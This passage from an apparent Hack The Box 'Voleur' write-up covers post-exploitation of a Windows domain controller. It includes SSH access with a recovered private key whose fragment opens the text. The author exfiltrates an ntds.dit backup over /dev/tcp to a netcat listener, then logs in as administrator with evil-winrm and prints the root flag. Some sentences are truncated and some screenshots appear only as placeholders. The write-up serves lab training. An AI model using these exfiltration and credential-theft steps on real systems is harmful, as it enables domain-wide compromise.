sP+4rqgJ/GQn4ID8XIOG2zti2pVJ0dx7I9nzp7NFSrE80Rv8vH8Ox36th/X0jme1AC7jtR
B+3NLjpnGA5AqcPklI/lp6kSzEigvBl4nOz07fj3KchOGCRP3kpC5fHqXe24m3k2k9Sr+E
a29s98/18SfcbIOHWS4AUpHCNiNskDHXewjRJxEoE/CjuNnrVIjzWDTwTbzqQV+FOKOXoV
```

Using nmap, we can check what port can allow us to access the target via ssh.



After trying out all the users with whom this secret key was for, I found out user **svc_backup** could ssh into the target machine using the initially retrieved private keys.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# ssh -i id_rsa svc_backup@voleur.htb -p 2222
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep 22 12:58:37 PDT 2025

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   26%       IPv4 address for eth0: 10.10.11.76
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd
svc_backup@DC:~$ whoami
svc_backup
svc_backup@DC:~$ whoami /priv
whoami: extra operand '/priv'
Try 'whoami --help' for more information.
svc_backup@DC:~$ which shell
svc_backup@DC:~$ echo $SHELL
/bin/bash
svc_backup@DC:~$
```

Since this is a windows machine and Domain Controller, we'll target the ntds.dit which since we are connected via ssh(WSL) can access it under **/mnt/c/Windows/NTDS/NTDS.DIT**

Accessing from WSL / via SSH shell

If you're on the DC via SSH (OpenSSH on Windows) or using WSL on that machine, you can reference the file via the Windows path or the mounted path inside WSL:

- Windows path: `C:\Windows\NTDS\NTDS.DIT`
- WSL path: `/mnt/c/Windows/NTDS/NTDS.DIT`

Important: The live `NTDS.DIT` is locke the NTDS service and cannot normally be copied while the service is running. Attempts to open/copy it will usually fail or

```
svc_backup@DC:/mnt/c/Windows$ cd NTDS
svc_backup@DC:/mnt/c/Windows/NTDS$ ls -la
ls: cannot open directory '.': Permission denied
svc_backup@DC:/mnt/c/Windows/NTDS$
```

```
svc_backup@DC:/mnt/c/Windows/NTDS$ sudo -l
Matching Defaults entries for svc_backup on DC:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_backup may run the following commands on DC:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
svc_backup@DC:/mnt/c/Windows/NTDS$
```

After several minutes of enumeration, I finally found a backuped up **ntds.dit**

```
svc_backup@DC:/mnt/c/IT$ cd 'Third-Line Support'
svc_backup@DC:/mnt/c/IT/Third-Line Support$ dir
Backups  Note.txt.txt  id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support$ cd Backups
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls -la
total 0
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025 .
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30  2025 ..
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025 'Active Directory'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025  registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ cd Active\ Directory
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ dir
ntds.dit  ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$
```

Now we have the ntds.dit locally.

```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ cat ntds.dit
> /dev/tcp/10.10.16.80/4444
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$
```


```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nc -lvnp 4444 > ntds.dit
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.10.11.76] 56775

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# ls | grep ntds
ntds.dit

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─#
```

We'll proceed and have the **SYSTEM** also locally


```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$ ls -la
total 17952
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup    32768 Jan 30  2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30  2025 SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$
```

Perfect


Now lets retrieve the ntlm hashes of the domain network locally from our machine




PWN3D!!!



Lets connect via winrm and grab the root flag.



ROOT FLAG


┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# evil-winrm -i dc.voleur.htb -r voleur.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> whoami
voleur\administrator
Evil-WinRM PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
36bcfd1e4fccef4538092360fda3cb8d
Evil-WinRM PS C:\Users\Administrator\Documents>